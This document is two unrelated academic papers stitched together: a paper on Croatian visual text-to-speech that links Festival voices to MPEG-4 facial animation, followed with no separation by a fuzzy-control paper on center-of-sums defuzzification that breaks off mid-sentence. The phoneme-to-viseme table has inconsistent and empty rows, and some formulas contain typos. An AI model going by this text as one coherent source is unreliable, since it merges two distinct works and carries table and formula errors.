Addition of visual mode to speech synthesis can be important in many applications, such as tutoring software for language learning [1], where seeing the articulators may help distinguishing and learning non-native phonemes, or in noisy acoustic conditions where lip reading can help with intelligibility of speech [2,3]. The improvement of intelligibility can only be achieved when the visual representation or animation of vocal tract is coherent with speech sounds. Mismatched or conflicting visual and acoustic message can even decrease intelligibility, for example a /ba/ sound played over a visual representation of /va/ causes the perceived sound to be /va/, a phenomenon known as McGurk effect [4]. It is thus essential that visual and auditory modes of speech synthesis are synchronized.

Visual text-to-speech (TTS) systems have been developed for English [1], French [2] Arabic [5] and Italian [6,7].

Often text-to-speech systems and facial animation systems are developed independently and to get a system that allows visual text-to-speech synthesis in a new language several requirements need to be met. First, the TTS system for the language must be available, and it must output not only the synthesiszed audio, but also phoneme sequence and precise timings, to enable synchronization with the visual mode. Most commercial TTS systems (at least for the Windows platform) use Microsoft SAPI interface, which outputs events with phoneme identities in realtime and could be used for this purpuse. Open-source Festival [8] TTS system is also suitable for this purpuse, as it is able to provide precise time alignment of phonemes in advance. Several Croatian voices have been developed using the Festival system [9,10].On the visual side, the facial animation must support the visual representation of phonemes in the target language (i.e. visemes), or must allow definition of new visemes. ISO/IEC standard MPEG-4 Face and Body Animation (MPEG4-FBA) compliant facial animation models support the visemes for English language. The standard also provides low level parameters that can be used to define new complex facial movements and visemes for other languages.

In this article we present the system for Croatian visual text-to-speech synthesis that integrates the open source Festival speech synthesis engine with Croatian voices and MPEG4-FBA compliant visage|SDK[1] toolkit for virtual character animation. The proposed system uses a client/server architecture where the server handles auditory modality of TTS and the client handles the visual aspect. The system requires no change in the existing Croatian voices for Festival TTS, and existing applications that rely on visage|SDK and SAPI-5 for English visual TTS can be adapted very easily in order to use the new Croatian visual TTS.

The paper is organized as follows: in the next section the Croatian speech synthesis system is briefly described. An overview of visual speech synthesis is given in Section III. Details of the client/server architecture that enables Croatian visual text-to-speech synthesis are described in Section IV. Finally, we conclude with a summary and future work.

II. SPEECH SYNTHESIS

For this work two Croatian voices for the Festival text-to-speech systems were used. Festival is an open-source speech synthesis system, with facilities that allow custom voices for different languages to be built [8]. It supports a server mode which allows clients to access a Scheme command interface using TCP/IP sockets, which is used in this work to establish connection between the speech synthesis and character animation subsystems.

Our voices were built from the same corpus of recorded speech, and share between them the high-level text analysis features such as phoneset, text normalization procedures, dictionary and grapheme-to-phoneme conversion rules, but use different low-level synthesis techniques (concatenative unit selection and statistical

Support for this work was provided by the Ministry of Science, Education and Sports of the Republic of Croatia (project number 318-0361935-0852).

[1] The visage|SDK software was developed at the Human-Oriented Technologies Laboratory (HOTLab), Department of telecommunications, Faculty of electrical engineering and computing, University of Zagreb (http://hotlab.fer.hr).

parametric synthesis). The phoneset consists of 30 standard phonemes of the Croatian language, accented forms of vowels (5), the syllable forming phoneme /r/, and the silence phoneme (37 phonemes in total).

The first voice is based on concatenative unit selection method, where synthetic speech is produced by concatenating segments (units) of recorded natural speech. Specifically it is based on the clustering unit selection method [11] which restricts the search space by off-line clustering of similar speech units and searching only promising clusters at runtime. In this implementation of unit selection, the basic units of speech are phonemes. Linguistic (phonetic and prosodic) features that can be derived from text are used for clustering acoustically similar units of the same type. For each phoneme type, a classification and regression tree (CART) is built. The nodes are split according to questions pertaining to linguistic features, minimizing the mean acoustic distance between units in the resulting clusters. For example, a question may be "is the next phoneme voiced?", or "is the current phoneme the first one in a syllable?". At synthesis time, linguistic features are extracted from input text and for each phoneme the corresponding decision tree is queried to select the cluster of candidate units. The Viterbi algorithm is then used to find the optimal path through the network of candidate units. For each phoneme linguistic features that are used in CART questions were defined, such as whether the phone is a vowel or a consonant, its place of articulation, length, voicing etc.

The second voice is created using the statistical parametric synthesis technique and was built using the Festival and Festvox tools, with the clustergen [12] statistical parametric synthesis module. The higher level modules like the phoneset, lexicon and grapheme to phoneme rules were kept the same as in the previously described unit selection voice. To train the context-dependent HMMs, acoustic features (MFCCs, voicing information and log F0) were first extracted from the data. Each context dependent phoneme is modeled using a three state HMM with the set of parameters consisting of 24 MFCCs and log F0, extracted at 5 ms intervals. Duration of each HMM state is predicted using a separate CART tree. The HMM training stage requires HMM state level segmentation of speech, whereas the unit selection voice required phone level segmentation, so the data needed to be segmented again. The state segment labels were generated using the Festvox scripts and the EHMM recognizer. Finally, the HMM parameters and duration CART trees were estimated from the aligned utterances and extracted features. The resulting voice takes up 10.2 MB. Full details of the voices can be found in [10].

III. FACIAL ANIMATION

Facial animation for use in visual text-to-speech can be based on pre-recorded key-frame images of faces uttering various sounds, which are played back in sequence determined by the phoneme sequence of the speech synthesizer output. This is a similar approach as in concatenative speech synthesis, described in Section II.

Smoother transitions between lip gestures and coarticulation effects are more easily achieved with parametric models of faces. Such models, 2D or 3D, have a mathematical representation of relevant facial features, and sets of parameters that allow those features to be controlled. The parametric model allows generation of nearly infinite facial and lip configurations and easy interpolation between configurations, which allows continuous and smooth animation of a talking face without abrupt jumps that may occur in the non-parametric key-frame based animation.

Additionally, it is shown that certain amount of stylization or even cartoonish or non-human apperance of virtual characters, which is enabled by paramtric models, is preferable to faces that strive to be photo-realistic [3].

The models may differ in the chosen parameters that can be controlled as well as in the mathematical representation of the model. The model proposed in [13]is based on face muscles and strives to be anatomically correct and produce natural and realistic facial movement. Other models such as [1] rely on surface characteristics of the skin and do not attempt to model the underlying causes of possible facial actions, with the goal of duplicating the visible articulation of speech production. A 3D polygon mesh of the face and tongue is used, and most of the parameters in this case move the vertices of the wireframe mesh model, either by rotation or translation, or perform scaling and interpolation of different facial regions.

ISO/IEC standard MPEG-4 FBA (ISO14496) specifies a set of parameters for facial and body animation of virtual characters. A group of parameters define the shape (mesh) and texture of the model itself (the Face Definition Parameters – FDPs and Body Definition Parameters, BDPs). Other group of parameters is used to drive the animation of virutal character's body and face. These are the *face animation parameters* (FAPs) which control specific facial feature points and *body animation parameters*, or BAPs, corresponding to degrees of freedom in the skeleton model of the body. The standard defines 66 low level FAPs corresponding to distances between key facial features and each controls a specific feature point. The MPEG4-FBA standard additionally defines also two high level FAPs, expression and viseme, with six predefined expressions and 14 predefined visemes. The expressions have intensity values that can be set, and visemes can be formed as a cross between two of the predefined visemes with a blending factor between them that sets how much influence each viseme has [14]. The facial animation is controlled by specifying the values of FAPs for each frame of animation. Sometimes a mapping between parameters specific to one system and MPEG4-FBA parameters can be established, thus making the system MPEG4 – FBA compliant.

A number of software tools include facial models which are compliant with MPEG-4 FBA specification, e.g. visage|SDK [15] or open-source Greta [16]. In this work the visage|SDK system is used for the facial animation component.

Visage|SDK is a set of software libraries with a C++ API covering a range of character animation and computer vision applications, such as face and body animation, lip sync, facial motion tracking and cloning. It also includes tools for offline creation of face models and morph target

cloning [15]. Different sources of FBAPs like files, procedural animation or tracking can be used simultaneously to drive the caracter animation. This is enabled by the system's layered modular architecture where low level components provide interface to the character model and play FBA actions. The high level components that generate the FBAPs are in separate modules and communicate with lower layers through a common interface. An example of such high-level module is the visual speech synthesis module driven by Microsoft SAPI-5 speech synthesis. This module, implemented as a C++ class, converts the SAPI-5 output to a sequence of FBA visemes which can be applied to a face model for animation. Our system should provide the same facilities as the SAPI-5 system, but for Croatian speech synthesis which uses the Festival speech synthesis system. One of the goals for our system was to develop a system which is compatible with the visage|SDK SAPI-5 visual speech synthesis, so that a user who wishes to use Croatian voices in Festival instead of SAPI-5 can do it with minimal changes in the application code. The client part of the system is thus implemented as a C++ class that can be used as a drop-in replacement for the SAPI-5 based module.

IV. INTEGRATION

The proposed system integrates speech synthesis component realized using Festival and facial animation from visage|SDK. The architecture of the proposed system is shown in Figure 1. The system consists of two main parts: the speech synthesis server, and a client application that accesses it. The two parts of the system communicate via TCP/IP sockets, typically on a local machine. The synthesis is initiated by the client application that uses visage|SDK for facial animation. Input text is encapsulated in a Scheme command and passed via TCP to the Festival server. The server synthesizes the requested utterance, signals the client that it is ready to play back the generated speech and returns the phoneme sequence and their timings relative to the beginning of the utterance. From this information the viseme timings are calculated. After visage|SDK receives the phoneme timings, it requests the Festival server to play the utterance and starts playing the facial animation at the same time, thus achieving synchronization of facial animation and speech.




Figure 1. Architecture of the visual speech synthesis system.

The client part is implemented as a C++ class that has the same interface as the existing visage|SDK visual text-to-speech class which uses SAPI-5 synthesis. Existing applications that use visage|SDK for English visual TTS can thus be easily adapted to use Croatian synthesis by simply changing the class of the synthesis object.

The usage of Festival system may offer an advantage over SAPI-5 based synthesis, as it provides phoneme timings information before the speech is output. This should in future enable easier synchronization of gestures that last more than the duration of one phoneme (e.g. hand waving, head tilting, etc.). Knowledge of exact phoneme timings before the speech is heard allows such actions to be planned in advance from the same data the speech synthsizer uses. In contrast, SAPI-5 based synthesizer outputs viseme, sentence and word boundaries in real time, requiring the phoneme durations to be separately approximated [17].

The 14 visemes defined by the MPEG-4 FBA standard and implemented in visage|SDK provide coverage for all English phonemes, but do not provide full coverage for all languages. It was necessary to see if a mapping from Croatian phonemes to MPEG-4 FBA visemes could be established. The English phoneme set only partially overlaps with Croatian phoneme set used in our speech synthesis system, and importantly not all Croatian phonemes exist in English, e.g. /ts/ or /ɲ/. First the correspondence between matching English phonemes/visemes and Croatian ones were found, then the remaining Croatian phonemes were mapped to the closest viseme. In some cases, like /ts/ and /dʒ/ the corresponding English viseme matches the Croatian phoneme even though those phonemes do not occur in English. For others, like /ɲ/ (nj) and /ʎ/ (lj) the mapping is to the closest available English viseme. If found necessary by further testing, these missing visemes could be defined in terms of low level FAPs described in Section III. The proposed mapping is shown in Table 1 where for all Croatian phonemes used by the TTS their corresponding visemes are given as well as examples of words in Croatian and English where these phonemes occur, with their phonetic transcriptions.

V. CONCLUSION AND FUTURE WORK

We have presented our system for visual speech synthesis for Croatian. The system integrates Festival speech synthesis system with MPEG4-FBA compatible face and body animation component visage|SDK using a client/server architecture. To enable the synchronization of speech with lip movements a mapping from phonemes used in Croatian TTS to English visemes defined in MPEG-4 FBA standard is proposed. Some phonemes in Croatian do not appear in English and mappings for those phonemes is approximate. Further work should be done to verify if the mapping is adequate, or if custom visemes synthesiszed from low level FAPs should be provided instead.

TABLE 1. MAPPING FROM PHONEMES IN CROATIAN TEXT-TO-SPEECH SYSTEM TO VISEMES IN MPEG4-FBA

SAMPA	Croatian TTS Phoneme	Croatian word	SAMPA transcription	English word	MPEG-4 FBA viseme
	pau, h#				sil
a	a	pas	"pas		aa
a:	A	sat	"sa:t	car	aa
tS	C	čar	"tSa:r	chair	CH
Z	Z	žena	"Zena <R>		CH
S	S	šef	"Se:f	she	CH
tS'	^	noć	"no:tS'		CH
d	d	dan	"da:n		CH
dZ	D	džep	"dZep	join	
dZ'	}	đak	"dZ'a:k		CH
t	t	tip	"ti:p	tip	DD
d	d	dan	"da:n	doll	DD
e	e			bed	E
e:	E	pet	"pe:t		E
f	f	fonetika	fo"ne-Rtika	far	FF
v\	v	vid	"v\i:d	voice	FF
i	i	sir	"sir	tip	ih
i:	l				ih
j	j	ja	"ja:		ih
k	k	kap	"ka:p	call	kk
g	g	gol	"go:l	gas	kk
x	h	hod	"xo:d		kk
n	n	noga	"noga	not	nn
l	l	lud	"lu:d	lot	nn
L	L	ljut	"Lu:t		nn
J	N	njiva	"Jiva		nn
o	o			top	oh
o:	O	bol	"bo:l		oh
u	u			book	ou
u:	U	put	"pu:t		ou
p	p	pas	"pas	put	PP
b	b	bas	"bas	bed	PP
m	m	most	"mo:st	mill	PP
r	r	ruka	"ru:ka	red	RR
r	R	prst	"prst		RR
ts	c	cura	"tsura		SS
s	s	sat	"sa:t	sir	SS
z	z	zid	"zi:d	zeal	SS

REFERENCES

[1] D.W. Massaro, M.M. Cohen, J. Beskow, S. Daniel, and R.A. Cole, "Developing and evaluating conversational agents," *Human performance and ergonomics*, pp. 173-194, 1999.

[2] Christian Benoît and Bertrand Le Goff, "Audio-visual speech synthesis from French text: Eight years of models, designs and evaluation at the ICP," *Speech Communication*, vol. 26, pp. 117-129, 1998.

[3] Igor S. Pandzic, Jörn Ostermann, and David Millen, "User evaluation: Synthetic talking faces for interactive services," *The Visual Computer*, vol. 15, pp. 330-340, 1999.

[4] H. McGurk and J. MacDonald, "Hearing lips and seeing voices," *Nature*, vol. 264, pp. 746-748, 1976.

[5] Slim Ouni, Michael M. Cohen, and Dominic W. Massaro, "Training Baldi to be multilingual: A case study for an Arabic Badr," *Speech Communication*, vol. 45, no. 2, pp. 115-137, 2005.

[6] P. Cosi, M.M. Cohen, and D.W. Massaro, "Baldini: Baldi speaks Italian!," in *ICSLP-2002*, 2002, pp. 2349-2352.

[7] C. Pelachaud, E. Magno-Caldognetto, C. Zmarich, and P. Cosi, "Modelling an Italian talking head," in *AVSP 2001-International Conference on Auditory-Visual Speech Processing*, 2001.

[8] R.A.J. Clark, K. Richmond, and S. King, "Festival 2-build your own general purpose unit selection speech synthesiser," in *Fifth ISCA Workshop on Speech Synthesis*, 2004.

[9] A.W. Black et al., "TONGUES: Rapid development of a speech-to-speech translation system," in *Proceedings of the second international conference on Human Language Technology Research*, 2002, pp. 183-186.

[10] M. Pobar and I. Ipsic, "Development of Croatian unit selection and statistical parametric speech synthesis," in *Proceedings of the 34th International Convention MIPRO, 2011*, Opatija, Croatia, 2011, pp. 913-918.

[11] A.W. Black and P. Taylor, "Automatically clustering similar units for unit selection in speech synthesis," in *Fifth European Conference on Speech Communication and Technology*, 1997.

[12] A.W. Black, "CLUSTERGEN: A statistical parametric synthesizer using trajectory modeling," in *ICSLP-2006*, 2006.

[13] Keith Waters, "A muscle model for animation three-dimensional facial expression," *SIGGRAPH Comput. Graph.*, vol. 21, pp. 17-24, August 1987.

[14] Visage Technologies AB. (2010) MPEG-4 Face and Body Animation (MPEG-4 FBA).

[15] T. Pejsa and I.S. Pandzic, "Architecture of an animation system for human characters," in *Proceedings of the 10th International Conference on Telecommunications ConTEL 2009*, Zagreb, Croatia, 2009, pp. 171-176.

[16] S. Pasquariello and C. Pelachaud, "Greta: A simple facial animation engine," in *6th Online World Conference on Soft Computing in Industrial Applications*, 2001.

[17] Aleksandra Čereković and Igor Pandžić, "Multimodal behavior realization for embodied conversational agents," *Multimedia Tools and Applications*, vol. 54, pp. 143-164, 2011.

Continuity of Approximate Reasoning Using Center of Sums Defuzzification Method

Takashi Mitsuishi
Faculty of Commerce, University of Marketing and Distribution Sciences, Kobe, Japan
Email: takashi_mitsuishi@red.umds.ac.jp

***Abstract*—In this work, a mathematical structure based on the functional analysis for studying the existence of fuzzy optimal control, which the feedback is evaluated through approximate reasoning using the center of sums defuzzification method on IF-THEN fuzzy rules. The framework consists of two propositions: To guarantee the convergence of optimal solution, a set of fuzzy membership functions (admissible fuzzy controller) which are selected out of continuous function space is compact metrizable. And assuming approximate reasoning to be a functional on the set of membership functions, its continuity is proved. Then, we show the existence of a fuzzy controller which minimize (maximize) the integral performance function of the nonlinear feedback fuzzy system.**

I. Introduction

In the beginning, the fuzzy membership functions (fuzzy sets), which represent input and output states in optimal control system, were decided on the basis of the experience of experts in each peculiar plant. Recently many acquisition techniques and turning methods of them have been proposed [5] [6].

The authors have been studying to establish the automatic and computational determination of fuzzy membership functions, which give optimal controls in fuzzy control system. We also have been studying to find algorithms that compute optimal solutions. The optimization of fuzzy control discussed in this paper is different from conventional method such as classical control and modern control [4]. We consider fuzzy optimal control problems as problems of finding the minimum (maximum) value of the performance function with feedback law constructed by approximate reasoning with the way of functional analysis [7]. The author discussed various approximate reasoning, Mamdani method [1], the product sum gravity method [3] and TSK method etc., in previous work. Although these methods use the center of gravity defuzzification method which is the most prevalent, many defuzzification methods are proposed in recent years. The center of sums method among the many methods is focused in this study. This method is similar to the weighted average method (Nakamori model) and the height method which the authors analysed in the previous work [10] [11]. However, the weighted average method and the height method need the membership function to be symmetric, and the area of the membership function is not particularly important.

This work is organized in the following way: A nonlinear feedback control using approximate reasoning is presented. Then, the approach to the control based on functional analysis is discussed, and some propositions are obtained. Finally, the mathematical properties are applied to optimal control problem.

II. Fuzzy Control

A. Feedback System

In this paper we assume that the feedback part in this system is calculated by approximate reasoning through the center of sums defuzzification method. Using an idea and framework mentioned in the following section III and IV, the existence of optimal control based on fuzzy rules is designed.

$\mathbb{R}^n$ denotes the n-dimensional Euclidean space with the usual norm $\|\cdot\|$. Let $f(v_1, v_2) : \mathbb{R}^n \times \mathbb{R} \to \mathbb{R}^n$ be a (nonlinear) vector valued function which is Lipschitz continuous. In addition, assume that there exists a constant $M_f > 0$ such that

$$\|f(v_1, v_2)\| \leq M_f \left(\|v_1\| + |v_2| + 1\right)$$

for all $(v_1, v_2) \in \mathbb{R}^n \times \mathbb{R}$. Consider a system given by the following state equation:

$$\dot{x}(t) = f(x(t), u(t)),$$

where $x(t)$ is the state and the control input $u(t)$ of the system is given by the state feedback

$$u(t) = \rho(x(t)).$$

For a sufficiently large $r > 0$, $B_r = \{x \in \mathbb{R}^n : \|x\| \leq r\}$ denotes a bounded set containing all possible initial states x_0 of the system. Let T be a sufficiently large final time. Then, we have

Proposition 1: Let $\rho : \mathbb{R}^n \to \mathbb{R}$ be a Lipschitz continuous function and $x_0 \in B_r$. Then, the state equation

$$\dot{x}(t) = f(x(t), \rho(x(t))) \tag{1}$$

has a unique solution $x(t, x_0, \rho)$ on $[0, T]$ with the initial condition $x(0) = x_0$ such that the mapping

$$(t, x_0) \in [0, T] \times B_r \mapsto x(t, x_0, \rho)$$

is continuous.

For any $r_2 > 0$, denote by Φ the set of Lipschitz continuous functions $\rho : \mathbb{R}^n \to \mathbb{R}$ satisfying

$$\sup_{u \in \mathbb{R}^n} |\rho(u)| \leq r_2.$$

Then, the following a) and b) hold.

a) For any $t \in [0,T], x_0 \in B_r$ and $\rho \in \Phi$, $\|x(t,x_0,\rho)\| \le r_1$, where

$$r_1 = e^{M_f T} r + (e^{M_f T} - 1)(r_2 + 1). \tag{2}$$

b) Let $\rho_1, \rho_2 \in \Phi$. Then, for any $t \in [0,T]$ and $x_0 \in B_r$,

$$\|x(t,x_0,\rho_1) - x(t,x_0,\rho_2)\| \le \frac{e^{L_f\,(1+L_{\rho_1})t} - 1}{1 + L_{\rho_1}} \sup_{u \in [-r_1,r_1]^n} |\rho_1(u) - \rho_2(u)|, \tag{3}$$

where L_f and L_{ρ_1} are the Lipschitz constants of f and ρ_1 [9].

B. Approximate Reasoning Using Center of Sums Method

In this section we briefly explain the approximate reasoning using the center of sums method [15] which decides feedback output in the previous nonlinear system for the convenience of the reader.

Assume the feedback law ρ consists of the following m IF-THEN type fuzzy control rules.

$$\text{RULE } i\text{:} \quad IF\ x_1\ is\ A_{i1}\ and\ \dots\ and\ x_n\ is\ A_{in}$$
$$THEN\ y\ is\ B_i \quad (i = 1,2,\dots,m) \tag{4}$$

Here, m is the number of fuzzy production rules, and n is the number of premise variables $x_1, x_2, \dots, x_n$. Let $\mu_{A_{ij}}$ $(i = 1,2,\dots,m;\ j = 1,2,\dots,n)$ be membership functions defined on a certain closed interval of the fuzzy set A_{ij}. Let μ_{B_i} $(i = 1,2,\dots,m)$ be membership functions defined on a certain closed interval of the fuzzy set B_i. For simplicity, we write "IF" and "THEN" parts in the rules by the following notation:

$$\mathcal{A}_i = (\mu_{A_{i1}}, \dots, \mu_{A_{in}}) \quad (i = 1, \dots, m),$$
$$\mathcal{A} = (\mathcal{A}_1, \dots, \mathcal{A}_m), \quad \mathcal{B} = (\mu_{B_1}, \dots, \mu_{B_m}).$$

Then, the IF-THEN type fuzzy control rules (4) is called a fuzzy controller, and is denoted by $(\mathcal{A}, \mathcal{B})$. In the rules, the tuple of premise variable $x = (x_1, x_2, \dots, x_n)$ is called an input information given to the fuzzy controller $(\mathcal{A}, \mathcal{B})$, and y is called an control variable.

Mamdani method [1] is widely used in fuzzy controls because of its simplicity and comprehensibility. Nakamori fuzzy model (the weighted average method) [2] does not infer each rule, and defines the inference result of all rules as a weighted average of agreement degree. The following center of sums method is similar to the weighted average method except that the weight is the area instead of the agreement degree of premise part. This method is faster than many defuzzification methods and not restricted to symmetrical membership functions.

In this study, when an input information $x = (x_1, x_2, \dots, x_n) \in \mathbb{R}^n$ is given to the fuzzy controller $(\mathcal{A}, \mathcal{B})$ in other words, the IF-THEN rules (4), then one can obtain the amount of operation from the controller through the following procedures:

Procedure 1: The degree of each rule i is calculated by

$$\alpha_{\mathcal{A}_i}(x) = \bigotimes_{j=1}^{n} \mu_{A_{ij}}(x_j) \quad (i = 1,2,\dots,m).$$

Here, $\otimes$ means scaling down calculation "product $\prod$" or clipping calculation "minimum $\bigwedge$".

Procedure 2: The inference result of i-th rule is calculated by

$$\beta_{\mathcal{A}_i B_i}(x,y) = \alpha_{\mathcal{A}_i}(x) \otimes \mu_{B_i}(y) \quad (i = 1,2,\dots,m).$$

Procedure 3: The center of sums method.

$$\rho_{\mathcal{AB}}(x) = \frac{\sum_{i=1}^{m} \bar{y}_i \int \beta_{\mathcal{A}_i B_i}(x,y)dy}{\sum_{i=1}^{m} \int \beta_{\mathcal{A}_i B_i}(x,y)dy}.$$

Here, $\bar{y}_i$ is the defuzzified value of individual fuzzy set in consequent part of i-th rule given by

$$\bar{y}_i = \frac{\int y \mu_{B_i}(y)dy}{\int \mu_{B_i}(y)dy} \quad (i = 1,2,\dots,m).$$

This is the centroid of the membership function.

III. Compactness of a Set of Membership Functions

In this section, we introduce two sets of fuzzy membership functions and study their topological properties. Then we can show that a set of admissible fuzzy controllers is compact and metrizable with respect to an appropriate topology on fuzzy membership functions.

In the following fix $r > 0$, a sufficiently large $r_2 > 0$ and a final time T of the control (1). Put r_1 be the positive constant determined by (2). We also fix $\Delta_{ij} > 0$ $(i = 1,2,\dots,m;\ j = 1,2,\dots,n)$. Let $C[-r_1, r_1]$ and $C[-r_2, r_2]$ be the Banach space of all continuous real functions on $[-r_1, r_1]$ and $[-r_2, r_2]$ respectively. We consider the following two sets of fuzzy membership functions.

$$F_{\Delta_{ij}} = \{\mu \in C[-r_1,r_1] : 0 \le \mu(x) \le 1 \text{ for } \forall x \in [-r_1,r_1],$$
$$|\mu(x) - \mu(x')| \le \Delta_{ij}|x - x'| \text{ for } \forall x, x' \in [-r_1,r_1]\}$$

and

$$G = \{\mu \in C[-r_2,r_2] : 0 \le \mu(y) \le 1 \text{ for } \forall y \in [-r_2,r_2]\}.$$

The set $F_{\Delta_{ij}}$, which is more restrictive than G, contains asymmetric triangular, trapezoidal and bell-shaped fuzzy membership functions with gradients less than positive value Δ_{ij}. Consequently, if $\Delta_{ij} > 0$ is taken large enough, $F_{\Delta_{ij}}$ contains almost all fuzzy membership functions which are used in practical applications. We assume that the fuzzy membership function $\mu_{A_{ij}}$ in "IF" parts of the rules (4) belongs to the set $F_{\Delta_{ij}}$. On the other hand, we also assume that the fuzzy membership function μ_{B_i} in "THEN" parts of the rules (4) belongs to the set G. In the following, we endow the space $F_{\Delta_{ij}}$ and G with the norm topology on $C[-r_1, r_1]$ and $C[-r_2, r_2]$ respectively. Then for all $i = 1,2,\dots,m$ and

$j = 1, 2, \ldots, n$, $F_{\Delta_{ij}}$ is a compact subset of $C[-r_1, r_1]$, and G is also compact [8]. Put

$$\mathcal{F} = \prod_{i=1}^{m} \left\{ \prod_{j=1}^{n} F_{\Delta_{ij}} \right\} \times G^m,$$

where G^m denotes the m times Cartesian product of G. Then, every element $(\mathcal{A}, \mathcal{B})$ of $\mathcal{F}$ is a fuzzy controller given by the IF-THEN type fuzzy control rules (4). By the Tychonoff theorem we can have readily:

Proposition 2: $\mathcal{F}$ is compact and metrizable with respect to the product topology on $C[-r_1, r_1]^{mn} \times C[-r_2, r_2]^m$.

To avoid making the denominator of the fractional expressions in the procedure 3 in the previous section equal to 0, for any $\delta > 0$, $\sigma > 0$, we consider the set:

$$\mathcal{F}_{\delta\sigma} = \Bigg\{ (\mathcal{A}, \mathcal{B}) \in \mathcal{F} : \forall i = 1, 2, \ldots, m, \int_{-r_2}^{r_2} \mu_{B_i}(y) dy \geq \delta$$

$$\forall x \in [-r_1, r_1]^n, \sum_{i=1}^{m} \int_{-r_2}^{r_2} \beta_{\mathcal{A}_i B_i}(x, y) dy \geq \sigma, \Bigg\}, \quad (5)$$

which is a slight modification of $\mathcal{F}$. If δ and σ are taken small enough, it is possible to consider $\mathcal{F} = \mathcal{F}_{\delta\sigma}$ for practical applications. We say that an element $(\mathcal{A}, \mathcal{B})$ of $\mathcal{F}_{\delta\sigma}$ is an admissible fuzzy controller. Then, we have the following

Proposition 3: The set $\mathcal{F}_{\delta\sigma}$ of all admissible fuzzy controllers is compact and metrizable with respect to the product topology on $C[-r_1, r_1]^{mn} \times C[-r_2, r_2]^m$.

Proof: We first note that a sequence $\{(\mathcal{A}^k, \mathcal{B}^k)\} \subset \mathcal{F}$ converges to $(\mathcal{A}, \mathcal{B})$ in $\mathcal{F}$ for the product topology if and only if, for each $(i = 1, 2, \ldots, m)$,

$$\|\alpha_{\mathcal{A}_i^k} - \alpha_{\mathcal{A}_i}\|_\infty = \sup_{x \in [-r_1, r_1]^n} |\alpha_{\mathcal{A}_i^k}(x) - \alpha_{\mathcal{A}_i}(x)| \to 0$$

and

$$\|\mu_{B_i^k} - \mu_{B_i}\|_\infty = \sup_{y \in [-r_2, r_2]} |\mu_{B_i^k}(y) - \mu_{B_i}(y)| \to 0$$

Assume that a sequence $\{(\mathcal{A}^k, \mathcal{B}^k)\}$ in $\mathcal{F}_{\delta\sigma}$ converges to $(\mathcal{A}, \mathcal{B}) \in \mathcal{F}$. Fix $x \in [-r_1, r_1]^n$. Then, it is easy to show that

$$\forall i = 1, 2, \ldots, m, \ \int_{-r_2}^{r_2} \mu_{B_i}(y) dy = \lim_{k \to \infty} \int_{-r_2}^{r_2} \mu_{B_i^k}(y) dy \geq \delta$$

and

$$\sum_{i=1}^{m} \int_{-r_2}^{r_2} \beta_{\mathcal{A}_i B_i}(x, y) dy = \lim_{k \to 0} \sum_{i=1}^{m} \int_{-r_2}^{r_2} \beta_{\mathcal{A}_i^k B_i^k}(x, y) dy \geq \sigma.$$

And this implies $(\mathcal{A}, \mathcal{B}) \in \mathcal{F}_{\delta\sigma}$. Therefore, $\mathcal{F}_{\delta\sigma}$ is a closed subset of $\mathcal{F}$, and hence it is compact metrizable. ■

IV. Lipschitz Continuity of Approximate Reasoning

In this paper, for any tuple $(\mathcal{A}, \mathcal{B}) \in \mathcal{F}_{\delta\sigma}$, we define the feedback function $\rho_{\mathcal{AB}}$ in section II on the basis of the rules using the center of sums method.

$$\rho_{\mathcal{AB}}(x) = \frac{\sum_{i=1}^{m} \bar{y}_i \int_{-r_2}^{r_2} \beta_{\mathcal{A}_i B_i}(x, y) dy}{\sum_{i=1}^{m} \int_{-r_2}^{r_2} \beta_{\mathcal{A}_i B_i}(x, y) dy}.$$

where

$$\bar{y}_i = \frac{\int_{-r_2}^{r_2} y \mu_{B_i}(y) dy}{\int_{-r_2}^{r_2} \mu_{B_i}(y) dy}$$

and

$$\beta_{\mathcal{A}_i B_i}(x, y) = \bigotimes_{j=1}^{n} \mu_{A_{ij}}(x_j) \otimes \mu_{B_i}(y) \quad (i = 1, 2, \ldots, m).$$

Proposition 4: Let $(\mathcal{A}, \mathcal{B}) \in \mathcal{F}_{\delta\sigma}$. Then, the following 1) and 2) hold.

1) $\rho_{\mathcal{AB}}$ is Lipschitz continuous on $[-r_1, r_1]^n$.

2) $|\rho_{\mathcal{AB}}(x)| \leq r_2$ for all $x \in [-r_1, r_1]^n$.

Proof: 1) The mapping $\alpha_{\mathcal{A}_i}$ $(i = 1, 2, \ldots, m)$ is Lipschitz continuous on $[-r_1, r_1]^n$ [8] [10]. For any $x, x' \in [-r_1, r_1]^n$, we have

$$|\rho_{\mathcal{AB}}(x) - \rho_{\mathcal{AB}}(x')|$$

$$\leq \frac{4m{r_2}^2}{\sigma^2} \sum_{i=1}^{m} \int_{-r_2}^{r_2} |\alpha_{\mathcal{A}_i}(x) \otimes \mu_{B_i}(y) - \alpha_{\mathcal{A}_i}(x') \otimes \mu_{B_i}(y)| dy$$

$$\leq \frac{8m^2 {r_2}^3 \Delta_\alpha}{\sigma^2} \|x - x'\|$$

where

$$\Delta_\alpha = n \sum_{i=1}^{m} \max_{j=1,2,\ldots,n} \Delta_{ij}.$$

Then Lipschitz continuity of $\rho_{\mathcal{AB}}$ on $[-r_1, r_1]^n$ is proved.

2) The proof is omitted ■

Let $(\mathcal{A}, \mathcal{B})$ be a fuzzy controller given by the IF-THEN type fuzzy control rules (4). We say that the system (1) is a fuzzy feedback system if the control function $u(t)$ is given by the state feedback $u(t) = \rho_{\mathcal{AB}}(x(t))$, where $\rho_{\mathcal{AB}}(x(t))$ is the amount of operation from the fuzzy controller $(\mathcal{A}, \mathcal{B})$ for an input information $x(t)$.

It needs that the domain of bounded Lipschitz function $\rho_{\mathcal{AB}}$ is expanded from $[-r_1, r_1]^n$ to $\mathbb{R}^n$ to adopt the previous proposition 4 to the proposition 1. It is possible without increasing its Lipschitz constant and bound though details are omitted. Then the state equation (1) for the feedback law $\rho_{\mathcal{AB}}$ has a unique solution $x(t, x_0, \rho_{\mathcal{AB}})$ with the initial condition $x(0) = x_0$ [12]. Consequently, in the following the extension Lipschitz function is written as $\rho_{\mathcal{AB}}$ without confusion.

V. Minimize the Performance Function

The performance index of this fuzzy feedback control system is evaluated with the following integral performance function:

